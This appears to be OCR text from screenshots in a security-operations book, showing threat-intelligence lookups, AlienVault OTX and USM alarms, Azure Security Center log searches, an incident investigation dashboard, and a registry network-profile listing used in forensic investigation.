







BUILDING A SAFER INTERNET
HOW IT WORKS
Put any IP address you want to check in the box below to see a sample response.
220.227.71.226
CHECK IP
{
"isocode": "IN",
"country": "India",
"state": "Maharashtra",
"city": "Mumbai",
"discover_date": "2017-10-27 09:32:45",
"threat": "honeypot_tracker",
"risk_level": "5"
}



THREAT INTELLIGENCE
ALIENVAULT OPEN THREAT EXCHANGE (OTX)
OTX KEY
Missing OTX Key
AlienVault Open Threat Exchange (OTX) is an open platform providing users the ability to collaborate, research, and receive alerts on emerging threats and indicators of Compromise such as IPs, file hashes, and domains.
You must have an OTX account to receive alerts based on threats identified in OTX. This account is separate from your USM Anywhere account. Signup for an OTX account .
Enter your OTX Key to allow USM Anywhere to evaluate incoming event data against the latest OTX threat information and automatically produce alarms when indicators of Compromise are detected.
Your OTX Key is available on the OTX API page.
OTX Key
OTX Key
Validate OTX Key



SORT BY: Time Created
INTENT
ALARM STATUS
STRATEGY
METHOD
Open
C&C Communication
Malware Beaconing to C&C
Open
Suspicious Behavior
OTX Indicators of Compromise
Open
Malware Infection
Ransomware



C&C Communication - Malware Beaconing To C&C
Alarm Details [Full Detail]
Select Action
Create Rule
Alarm Status
Apply Label
Malware Family
HTTP Hostname
Source Name
Destination Name
Sensor Hyper-V
Priority High
Alarm Status Open
Description
Recommendations
Communication was detected with a C&C server based on the analysis of the traffic.
Communication from your system to a Malware C&C server has been identified. This is an indicator that your system has malware installed.
System Compromise alarms identify behavior associated with compromised systems or user accounts.
Source
Hostname
FQDN
IP Address
Destination



AlienVault, Inc. [US] | https://otx.alienvault.com/pulse/548b3f4d11d40843c065f6f2/
ALIEN VAULT
OPEN THREAT EXCHANGE
BROWSE
API
CREATE PULSE
SEARCH
PoS Scammers Toolb..
MODIFIED 94 DAYS AGO AlienVault
RAZOR BLADES IN T...
MODIFIED 821 DAYS AGO AlienVault
Linking Asprox, Zem...
MODIFIED 64 DAYS AGO AlienVault
Operation Double Tap
MODIFIED 64 DAYS AGO AlienVault
Regin
MODIFIED 65 DAYS AGO AlienVault
FIN4
MODIFIED 93 DAYS AGO AlienVault
HIDE
Bots, Machines, and the Matrix
MODIFIED 64 days ago by AlienVault | Public | TLP: Green
REFERENCE: pasted_text
GROUPS: No groups.
41K
SUBSCRIBERS
DOWNLOAD
Summary
Domain (3)
SHA1 (4)
URL (34)
MD5 (28)
email (2)
Hostname (1)
TYPES OF INDICATORS
Indicators of Compromise
Show 10 entries


Group-IB: BadRabbit There is a connection between BadRabbit and Not Petya
MODIFIED 1 day ago by networkbox | Public | TLP: White
On 24th October in Russia and Ukraine a largescale cyber attack took place using a new cryptolocker – BadRabbit. Amongst victims, this affected computers and servers of the Kiev metro, the Ministry of Infrastructure and Odessa International Airport, as well as a number of state organisations in the Russian Federation. Victims in the Russian...
more
REFERENCE: https://www.group-ib.com/blog/badrabbit
TAGS: lsass, usd), bad rabbit, flashplayer
GROUPS: No groups.
5
SUBSCRIBERS
0
VOTES
0
COMMENTS
5
RELATED
DOWNLOAD
EMBED
HIDE
Summary
Domain (9)
URL (4)
Hostname (1)
MD5 (1)
email (1)
IPv4 (2)
TYPES OF INDICATORS
Poland (1)
Germany (1)
THREAT INFRASTRUCTURE



Threat intelligence
Refresh
Analytics
Filter
Time: Last 24 hours
THREAT BREAKDOWN
Threat types
140
TOTAL
BOTNET
140
ORIGIN COUNTRY
COUNT
Ukraine 49
Vietnam 37
India 14
Indonesia 7
United States 7
Turkey 5
Brazil 3
Italy 3
Russia 3
Hong Kong S.A.R. 2
THREAT LOCATION
ASIA
AFRICA
Atlantic Ocean
Indian Ocean
AU
Bing
Outgoing potential malicious traffic
Incoming and other potential malicious traffic
© 2017 Microsoft Corporation


Log Search
Refresh
Saved Searches
Analytics
Undo
Export
PowerBI
Data based on last 1 day
1 bar = 1hr
10:00:00 AM
Oct 27, 2017
TYPE (1)
WireData 48
REMOTEIPCOUNTRY (1)
Ukraine 48
MALICIOUSIP (1)
48
Show legacy language converter
let schemaColumns = datatable(RemoteIPCountry:string)[]; union isfuzzy= true schemaColumns, W3CIISLog, DnsEvents, WireData, WindowsFirewall, CommonSecurityLog | where isnotempty(Malicious
Advanced Ana
48 Results
List
Table
00:00:0
10/27/2017 12:29:51.000 PM | WireData
RemoteIPCountry : Ukraine
TimeGenerated : 10/27/2017 12:29:51.000 PM
Computer : ad-pdc
MaliciousIP :
Severity : 2
LocalIP : 10.0.0.4
SessionState : Disconnected
ReceivedBytes : 1164
ProtocolName : TCP
IPVersion : IPv4
Direction : Inbound
Country : Ukraine
[+] show more


Investigation Dashboard (Preview)
Investigation path
Security incident detected
10/14/2017 12:45 AM — 10/28/2017 10:56 AM (20770.7 minutes)
ContosoWebFE1
Successful RDP brute force ...
Author
Multiple Domain Accounts Qu...
Security incident detected
Suspicious SVCHOST process ...



Security incident detected
Unrelated
TO INCIDENT
High
PRIORITY
InternalTestProvider
DETECTED BY
Info
Entities
Search
Exploration
Playbooks
Comments
Audit
Alert details
DESCRIPTION
The incident which started on 10/15/2017 05:40:20 and most recently detected on 10/15/2017 06:26:13 indicate that an attacker has attacked other resources from your virtual machine ContosoWebFE1
ALERT ID
2518942547722139231_77a4630c-be6e-4957-ada1-5920e3a3f1b8
TIME GENERATED
10/15/2017 2:25:42.000 AM
START TIME (UTC)
2017-10-15T05:40:20Z
DETECTED TIME (UTC)
2017-10-15T06:26:13Z
COMPROMISED HOST
ContosoWebFE1
INCIDENT STAGE
attacked other resources from
SERVICEID
REPORTINGSYSTEM
Azure
OCCURINGDATACENTER
Remediation Steps


Chapter 13: Investigating an Incident





Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultGatewayMac	REG_BINARY	00 50 e8 02 91 05
Description	REG_SZ	@Hyatt_WiFi
DnsSuffix	REG_SZ	<none>
FirstNetwork	REG_SZ	@Hyatt_WiFi
ProfileGuid	REG_SZ	{B2E890D7-A070-4EDD-95B5-F2CF197DAB5E}
Source	REG_DWORD	0x00000008 (8)

